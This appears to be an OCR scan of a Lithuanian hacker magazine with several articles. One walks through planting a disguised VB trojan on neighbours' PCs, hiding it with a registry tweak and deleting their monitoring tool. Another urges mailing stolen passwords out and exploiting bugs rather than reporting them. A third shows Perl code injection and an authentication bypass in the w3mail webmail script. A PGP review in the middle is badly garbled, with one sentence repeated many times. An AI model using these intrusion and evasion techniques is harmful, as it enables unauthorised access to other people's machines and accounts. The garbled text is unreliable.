Aigvis (22) 226305
B.G.M. (22) 263530
BMS (27) 320555
Kibernetikos pasaulis (27) 321288
Imda (27) 311224
SKS (27) 323201
INT (27) 313031
Flopas (27) 323191
Flopas (26) 411887
SKS Klaipėda (26) 382139



vbCritical, "DLL wrong version")

End If

End

End Sub

"On Error Resume Next" – klaidų gaudymas. Viskas kaip ir ankstesniajame pavyzdyje, bet yra panaudotas vienas gudrumas. Sukompiliuodas *exe* šnikas turėjo paslėptą formą ir "hl.exe" ikona, o originalus "hl.exe" buvo pervardintas į *hlds.exe*. Į tą pačią direktoriją buvo numestas ir "msvbvm50.exe". Po to visiems buvo pasiūlyta šviežienos.

Pasakysiu tik, kad kelias kitas dienas aš *explorinau* svetimus *hardus* :).


Kad niekas nieko neįtartų – padidink failo dydį, įmesk į projektą pora 300 Kb *bmp*.

Kaip administruoti

Po to, kai kiekvienas kaimynas buvo perkonfigūruotas, pradėdame administruoti. Paleidžiame "NetWatch" ir tikriname, ar niekas dar "nesitūsiną" mūsų diskuose :). Meniu pasirenkame serverį – mūsų kaimyną. OK. Jeigu viskas buvo gerai padaryta, tai *prisikonektinsime*. Dabar tu matai, kas landžioja po jo resursus (išskyrus tave ir jį). Neuždarydami *watcherio* varome į jo kompą su *exploreriu* ir matome, kad ten atsirado visokių "C\$", "D\$"... atidarytų tik tau. *By the way*, *watcheris* nerodo, ar atidarytas "ADMIN\$" resursas.


Norėčiau duoti tau kelis patarimus. Geriausia būtų iš karto po to, kai gausi priėjimą prie jo kompo ištrinti arba sugadinti (įrašius ten *notepadu* porą frazių ispaniškai:) jo "netwatch.exe". To reikia tam, kad jis negalėtų pamatyti, ką tu landžioji po jo diskus.

Įsimink tai, kad jeigu nori išlaikyti "akauntą" kuo il-



giau, nelisk į diskavedį ir negalvok kurti jo diske savo *swap* failo. Bet jeigu mūsų žvėris ką nors įtars, jis gali netyčia surast "Passwords" skyriuje tavo slapta-

Dabar šis skyrius tiesiog dings :). Tiesą sakant, net ne visi "advanced user" supras, kas čia darosi, nes dauguma nepamena, kur tiksliai šis



žodį ir uždaryti *haliavą*. Kad to neatsitiktų, įsimesk į "rulez.dat" dar porą eilučių:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"NoAdminPage"=dword:00000001
```

skyrius yra. Ir dar: nepatariu leisti jo kompe *regedito* ir kišti į *autoruną* trojanų, trinti viso registro ir taip toliau, nes "tas" *regeditas* atidarys "TAVO" registrą.



"Vandens Pasaulis"

- Pateikiame įvairius O kuriam
- Pateikiame įvairius
- Uždarym
- Pateikiame įvairius

Tel. (+370 2) 70 67 66
Mob. tel. (+370 99) 05 789
(+370 98) 23 734
El. paštas: info@living.lt
Erturto a. 13, Vilnius.

APSAUGOS KOMPLEKSAS PGP!

God in the shell ((faq@nakep.ru), veritas: Maxis (max@nacker.it)

Štai turbūt tikrai hitas softo srityje, ypač aktualus mūsų žurnalui. Šiandien pašnekėsime apie naujausią nemokamą versiją "PGP 7.0". Išsamiai paaiškinsim naujas galimybes, jų naudą ir konfigūravimą, pritaikysim aptartas žinias praktikoje.

2014

For more information on the program, visit www244.org. For
a full list of participating schools, visit www244.org.




Distribuzija užima apie 8,5 MB, per dieną parsiunčiama trumpleidžiu kabo per raketa. Nopateikiu matorodis į www.pgs.com, nes rašyti straipsniui bus tik mokama vertė, ir remiamas vartotojų laisvės džiaugtis ir pasidomėti, ir be jokių dalykų formos įdėti.

Abstract

1992. gegužės mėn. buvo paskelbta, kad
 Lietuvos Respublikos Aukščiausioji
 Taryba priėmė, be jokių pakeitimų, šią
 1992 m. gegužės 15 d. Aukščiausiosios
 Tarybos priimtą Lietuvos Respublikos
 Konstituciją. Tačiau šis sprendimas
 buvo netekusis, nes šio sprendimo
 priėmimo dieną (1992 m. gegužės 15 d.)
 dar nebuvo įsigaliojusi Lietuvos Respublikos
 Konstitucija.


Asmeniškai aš, veikiamas prietarų, perkėliau visą savo PGP diską turinį į CDRW :). Bet pasirodė, kad mano diskui "y0_niggaz.pgp" nieko neatsitiko: po 7 versijos įdiegimo man tiesiog buvo pasiūlyta perfor-
matuoti diską naujos versijos standartu. Viskas vyko sklandžiai, ir po perkrovimo aš jau galėjau naudotis resursais, esančiais šifruotam diske.

Taiqi PGP diskas sukurtas.



**Man visuomet patikdavo pavadinti
diska stilingai**

Ten reikia perkelti visą informaciją, kuri venaip ar kitaip gali būti panaudota prieš tave: IQC su visais

[illegible]

O meniu tikrai ištaisė – net malonu žiūrėti!

Book Reviews PSP

Problemas de la PGP son de naturaleza más técnica, como el hecho de que el 100 por ciento de los hogares no tiene acceso a la electricidad.

Įsąjūdį, o ne "Microsoft", "Dell" ar kitą kompiuterio gamintoją (ar darbinį įrenginį).

"System tray" (sala kairėje), taip pat įrenginio pamatyti PGP konfigūracijos ženkluką. Bet jei anksčiau jis buvo tik tam, kad jį pašalintum, tai dabar naudą galėsi pajusti iškart. Žodžiu, jį paspaudi ir atsiranda kažkas didelis ir tinkamas naudoti.





Mažesniu nei iki šio laiko patikėjimu, dabar galime būti tikri, kad PGPNET – tai yra tinkamas, be problemų. Taip "PGPNET" nėra įrenginys, kurį reikia įdiegti, o tik patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.




Tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos. Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.




Įsąjūdį, o ne "Microsoft", "Dell" ar kitą kompiuterio gamintoją (ar darbinį įrenginį). PGP reklamuojamas kaip patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.




PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.




Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.



Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.




Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.


Example

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.

Taip pat galime remtis tuo, kad PGPNET – tai yra patalpinamas į kompiuterio sistemos, kurios jau yra įdiegtos.






Dabar tu turi du raktus: vieną paslėpk kuo toliau – jis skirtas tik tau, o antrą siųsk draugams, padėk ji PGP prijungti LDAP serverą (jūsų kompiuteris su juo integruotas).

Dabar visos rimtos kompanijos ir žmonės paskelbia savo atvirus raktus, kad reikalui esant jiems galėtų perduoti asmeninę ar net slaptą informaciją... Populiariausia PGP taikymo sritis – el. paštas. Daugelis šiuolaikinių pašto programų suderinamos su PGP šifravimu.

Pavyzdžiui, visų mėgstamas "The Bat!" (www.thebat.net) bendradarbiauja su PGP nuo savo pirmųjų dienų.

Tu tiesiog parašai slaptą laišką, pasirenki opciją "Užšifruoti/Encrypt", išsirenki reikiamą atvirą raktą ir išsiunči laišką rakto savininkui.

PGP taip pat puikiai veikia su paprastais tekstiniais failais, ypač su PGP failais. Paprastai raktus šifravo clipboard, kad išsiųstum slaptą žinutę per



INSCENE MAN

Filipae Cimermanas

PGP autorius. Kompiuterinių duomenų šifravimo revoliucionierius. Kriptografijos srities specialistas 1991-aisiais sukūrė ir išplatino "freeware" "Pretty Good Privacy" (PGP) kompiuterinių duomenų šifravimo programą, remdamasis oficialiais raktais. Buvo išplatintas kone milijonas kopijų, "klasikinė" PGP tapo asmeninių duomenų apsaugos standartu.

1993-ųjų vasarį vyriausybė apkaltino Cimermaną neteisėtu duomenų šifravimo PO eksportu. Tų pačių metų spalio įvykių Maskvoje metu Filipas sakė kalbą JAV Kongreso rūmuose, kur argumentavo savo veiksmų teisėtumą: "Jei diktatoriškas režimas Rusijoje vėl laimės, PGP padės demokratiškai visuomenei".

1995-aisiais pasinaudojo garsiąja Konstitucijos Pirmąja Pataisa, ginančia žodžio laisvę, Cimermanas išvežė iš JAV pradinis PGP 5.0 failus, išspausdintus popieriuje. Programos tekstą, kuris buvo išdėstytas keliuose šimtuose puslapių, skenavo savanoriai visame pasaulyje.

1996-aisiais sukūrė PGP kompaniją (nuo 1997 m. gruodžio ji tapo "Network Associates"

padaliniu). Kuravo visų komercinių ir nemokamų PGP versijų (iki pat 7.0.3.) darbą.

2001 metų vasarį pareiškė ketinąs palikti kompaniją, kadangi atsirado esminių nesutarimų dėl PGP ateities vizijos su kitais kompanijos savininkais.

F.Cimermano reikalavimu, pradiniai PGP tekstai nėra užslaptinti. 1998 metais priimtas "OpenPGP" standartas.

Teigiama, jog būtent Cimermanas sukūrė kliūtis, kad neįsigalėtų "Escrowed Encrypton Standart" (EES) standartas su trečiuoju rakčiu valstybės kišenėje. Jis įrodė, jog duomenų šifravimas reikalingas ne tik vyriausybei ar priešų agentams.

F.Cimermanui ir jo kūriniams suteikta nemažai apdovanojimų. 1995 metais jis buvo įtrauktas į 50 labiausiai įtakingų internete žmonių sąrašą. 2000-aisiais paminėtas svarbiausių elektroninio verslo inovatorių dešimtuke. Hobis – bitininkystė.



Kas yra hakingas: etika ir pagrindai

Epsilon (epsilon@xakep.ru), vertėjas: Maxas (max@hacker.lt)

[Skirta tiems, kurie pradėjo nuo siaubingų win32 trojanų :)]



Pagrindai

Pirmiausia reikia normalios operacinės. Kaip jau sakiau, pažink savo priešą. Jei esi prieš "SunOS 5.7", tada gauk sau šios operacinės kopiją (pakankamai sudėtinga :)). Nors yra linksniau hakinti vindowse boksus.

Kai pirmiausia atrado OOB, daugelis "hakerių" pradėjo tai naudoti: juk taip linksma surinkti cc winnukę ir matyti *timeouts* visame IRC bei užmuštus "Windows" vartotojus :) (ką gi, per vieną naktį...). Nebūk kaip jie, nes nėra įdomu valandų valandas sėdėti IRC ir kalbėti apie šiuos kietus "hakus", galvoti apie juos, taip nedarysi jokios pažangos (nors gali būti naujų pažinčių IRC su tokiais pat "hakeriais" :)).

Aš rekomenduoju LINUX operacinę sistemą. Mokyti jos yra gerokai paprasčiau, nes pradinis kodas yra atviras, pačioje operacinėje yra labai daug dokumentacijos, tu gali ieškoti klaidų, kurios sukelia DoS ir panašiai.

Taip pat atviras kodas leidžia tau pačiam kurti *add-onus*, pagrindinių OS komponentų modifikacijas. Aišku, kad tavo kodingo sugebėjimai turi pasiekti tam tikrą lygį, kol tu galėsi suprasti bent jau penkias pradinio teksto eilutes. Kai kurie žmonės laiko hakingą žaidimu - problemos sprendimo, kuris tikrų konkrečių atvejų, paieška. Iš principo tai ir yra hakingo esmė.

Problema: tikslas paslėptas už saugos sienos. Sprendimas: parašyk trojaną, kuris po paleidimo per gerai apgalvotą integruotą "JavaScript" išsiųs slaptažodį/jungtį/prisijungimo vardą į kokią nors yahoo pašto dėžutę.

Akivaizdu, kad tai sudėtinga, bet ir ne mažiau linksma. Programavimas - irgi išsprendžiama problema :). Jei galėsi, mokykis C. Daugelis gali tai iškart, jei tu negalėsi - nenusimink, išmok pagrindus paprastesne kalba - "Visual Basic" arba "Pascal".

Etika

Hakingas - tai žinios, tai pamąstymai apie tai, ar užteks savigarbos, kad išmoktum programuoti arba suvoktum *assemblerį*, tai iššūkis sau pačiam. Tu negali tapti hakeriu per vieną naktį. Niekas iki šiol tiksliai neapibrėžė žodžio "hakeris". Kas tai? Adminas, kuris duoda *ftp* vartotojams *full-shell* privilegijas? Arba tas, kuris moka daug programavimo kalbų? O gal tas, kuris gali surinkti visus *blue/beige/black* boksus užmerktom akim? Šie žmonės hakeriai? Todėl, kad gali? Bet ar padarys? Pavyzdys - patyręs sistemų administratorius. Jis turi

tiesk žinių, kiek ir tas, kuris bandys įsilaužti į jo sistemas. Pažink savo priešą. Ar užsiima sisadminai hakingu? Dažniausiai taip. Ir nors jie turi mažiau paskatų tuo užsiimti (skandalai, procesai, darbo praradimas), bet kad ir kaip būtų, tai yra iki šiol nebloga pramoga.

Tada hakeris - tas, kuris pakankamai protingas, kad mokytųsi ne šiaip sau, o taip, kaip reikia. Tai tas, kuris moka įsiveržti į kompiuterines sistemas nesukeldamas daug garso (aišku, ne visais atvejais).

Jei gali būti aktyvus iki 3-4 valandų nakties, kažką studijuodamas, tai tu esi teisingame kelyje.

Šios kalbos iš pat pradžių buvo skirtos mokymui. Nors dabar jie virto kažkuo rimtesniu, aš vis tiek netikiu, jog yra rimtų žmonių, kurie programuoja VB :).

Kai tik suinstaliuosi LINUX (tai nėra sudėtinga, instrukcijų tikrai pilna) ir pradėsi kažką rašyti, tau reikės informacijos. Aš visuomet randu naudingų man dalykų saite www.technotronic.net.

Aišku, turi tapti tam tikra prasme žymus, gali to pasiekti ieškodamas programų klaidų ir rašydamas eksplotitus. Kartais galvoju apie nepagrįstą pasididžiavimą tų, kurie randa eksplotitus, o paskui praneša apie juos... Ypač apie tuos, kurie praneša "Microsoft". Jei radai eilinį *bugą* IIS 4, tai tiesiog pasinaudok juo. Negalvok, kad negalėsi. "Microsoft" - labiausiai eksplotuojamas visų laikų ir tautų objektas :). Programuotojai tiek pamišę dėl naujų versijų kūrimo, kad kodo kokybė tikrai nėra geriausia - tai jau tradicija.

Jie praneša, jog dalyvauja tam tikrose rungtynėse. Su kuo? Mano manymu, tai tik eilinis bandymas gauti dalį pinigų iš vartotojų, perkantį *upgrade*, piniginių. *UPgrades*? Greičiau *SIDEgrades*, judėjimas į šoną, ne į viršų, link progreso.

Kai tik gausi reikalingų žinių minimumą, nepradėk krėsti nesąmonių, dėl kurių paskui galėsi. Jei turi nuolatinį ryšį su internetu, net negalvok apie hakingą iš savo kompo. Reikia išmokyti nešiukšlinti. Tiesiog prisimink, kad *taiset konektas* per serverį, kuris yra kur nors Vokietijoje - labai puiki idėja.

Ką gi, šia tema galima pasakyti dar be galo daug, ir aš būtinai grįšiu prie šio *subj* :).

0- programos pradžioje

```
#include using namespace std;
int main()
{
    cout << "I'm 133t"
    return 0;
}
```



15" 17" 19" FD

MAG
INNOVATION

SCRIPTKIDDIE

NU LAIKIŠKIS, BET RĖTARIS DANTIM

Forb (forb@k-urak.ru) <http://www.pro.narod.ru>, Ith (-ith-@mail.ru), (nluzy) (luzy@uaikp.ru), vertijus: Masas (mas@hacker.lt)

"Bazarnis"

Pastebima idomi tendencija. Žmonės, palyginti su prastomis security ir kodavimo žiniomis, klijuoja lipdukus ant stalių: "Tai ne hakeris, juk jis gatavus skriptus naudoja! Jis scriptkiddie!" Iš tikro į šią temą galima gilintis amžinai, prisimenant neraštingus žmogelius, kurie "bazarnia" apie "tikruosius hakerius". Mes to nedarysim. Jei straipsnio pavadinimas yra ironiškas, tai dar nereiškia, kad "H." blogai galvoja apie "nekieta" haką ir plėpės apie "tikruosius įslaužimus". Bet reikėtų tave perspėti, jog aprašytų įslaužimų paprastumas gali daugeliui sukelti norą padaryti ką nors neapgailoto.

Bazinėmė pašto katalp Autorius: Ith

Aplenkdamas tavo mintis pasakysiu, kad apie banalųjį pašto bombinimą tūkstančiais laiškų mes nešnekesim. Tema – skriptų, kurie sudaro web pašto sistemų pagrindą, laužymas. Tai nėra sunku, jei turėsi bazinės HTML ir kai kurių kitų "programavimo kalbų" žinias. Dabar prisiminsim pašto programą – w3mail (www.w3mail.org), kuris yra mano vietiniame tinkle. Šią programą nesunkiai galima rasti naudojant paieškos sistemas.


Pirmas skyrius



Konfigūruodamas savo pašto dėžutę vartotojas gali nustatyti spalvas, kunos bus naudojamos mail bokse, taip pat pasikeisti savo vardą, nurodyti, kiek laiškų bus rodoma puslapyje, pakeisti laiško antraštę ir taip toliau... NE. Tai dar ne klaida. Pirmiausia aš pasižiūrėjau tegus ir panagrėjau pasleptus laukus. Jų buvo penki:

1. **mailserv** – pašto serverio tipas – "Interneto" arba "Lokalus". Pasirodo, kad serveris buvo tik vienas – vietinis, o antras buvo šiaip sau, kad vaizdelis būtų geresnis, neva mes čia super – *mega – hi – fi – pažengę – mail – tiekeja!*!!
2. **user** – vartotojo vardas, įvestas įeinant į sistemą;
3. **sessionID** – unikalus numeris kiekvienam vartotojui (įdomus dalykas);
4. **encpass** – "užširuotas" slaptažodis;
5. **func** – vykdomos funkcijos rodyklė. Šiuo atveju parametrų konfigūravimas. Žinojau dviejų vartotojų vardus ir slaptažodžius, todėl galėjau eksperimentuoti.

Tai va, apie pirmąją klaidą. Jei lauke "user" vartotojo vardą pakeisi, tai visi pakertimai bus aktyvuoti be slaptažodžio patikrinimo. Tuomet man iškarto kilo noras padaryti pašto serverio adminui žaliai raudoną dizainą su melsvai geltonais atspalviais. Įsivaizduoji, kas būtų? Ar tu dar gerai jautiesi? Nervai išlaiko? Aš irgi nutariau šiek tiek pakentėti, todėl nuejau toliau.



Antroji skyrius, vertijus – lemogra

Aš pratėjau savo krapštymąsi mail bokso konfigūracijoje. Ir pastebėjau, kad įvedami parametrai beveik netikrinami. Pavyzdžiui, vietoj spalvos galėjau rašyti bet kokį žodį. Bet kai tik aš įrašydavau kabutes, tai naršyklėje iškarto išsivysdavau didelį pranešimą, kad "man tavo kabutės puslapis pagimdyt... oops, sugeneruot trukdo". Čia ir prasidėjo nuobodžiausia darbo dalis – reikėjo sužinoti, ką gi vis dėlto daro tos kabutės ir kodėl atsiranda pranešimas apie klaidą. Po ilgai užsėdusių eksperimentų paaiškėjo, kur yra proble-

ma. Stai ta eilutė: `#fffff`, `$a=` "Supratai, kokia yra esmė? Skriptas išsaugo duomenis galavų kintamųjų pavidalu.


Pavyzdžiui, (skripto TEGAI, įvedami PARAMETRAI):

```
$Color1= "duomenys iš užpildytos formos 1";
$Color2= "duomenys iš užpildytos formos 2";
$LettersPerPage= "duomenys iš užpildytos formos 3";
```

Jei kas nors dar nesuprato šios klaidos, aiškinu plačiau: išsaugomame skripte tai atrodo šitaip.

- a) programos kodas: `$Color1=` "
- b) mano įvesti duomenis: `#fffff`, `$a=` "
- c) programos kodas: ";

Gaunam štai ką: `$Color1="#fffff`; `$a="`, – ir jokių klaidų. Dabar tarp `#fffff` ", ir `$a=` " galima įrašyti bet kokį PERL kodą. Geras! Galima įstatyti PERL skriptus į daugelį vietų, ir svarbiausia – tai viskas bus vykdoma serveryje, o juk to mums ir reikėjo.



1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11. 12. 13. 14. 15. 16. 17. 18. 19. 20. 21. 22. 23. 24. 25. 26. 27. 28. 29. 30. 31. 32. 33. 34. 35. 36. 37. 38. 39. 40. 41. 42. 43. 44. 45. 46. 47. 48. 49. 50. 51. 52. 53. 54. 55. 56. 57. 58. 59. 60. 61. 62. 63. 64. 65. 66. 67. 68. 69. 70. 71. 72. 73. 74. 75. 76. 77. 78. 79. 80. 81. 82. 83. 84. 85. 86. 87. 88. 89. 90. 91. 92. 93. 94. 95. 96. 97. 98. 99. 100. 101. 102. 103. 104. 105. 106. 107. 108. 109. 110. 111. 112. 113. 114. 115. 116. 117. 118. 119. 120. 121. 122. 123. 124. 125. 126. 127. 128. 129. 130. 131. 132. 133. 134. 135. 136. 137. 138. 139. 140. 141. 142. 143. 144. 145. 146. 147. 148. 149. 150. 151. 152. 153. 154. 155. 156. 157. 158. 159. 160. 161. 162. 163. 164. 165. 166. 167. 168. 169. 170. 171. 172. 173. 174. 175. 176. 177. 178. 179. 180. 181. 182. 183. 184. 185. 186. 187. 188. 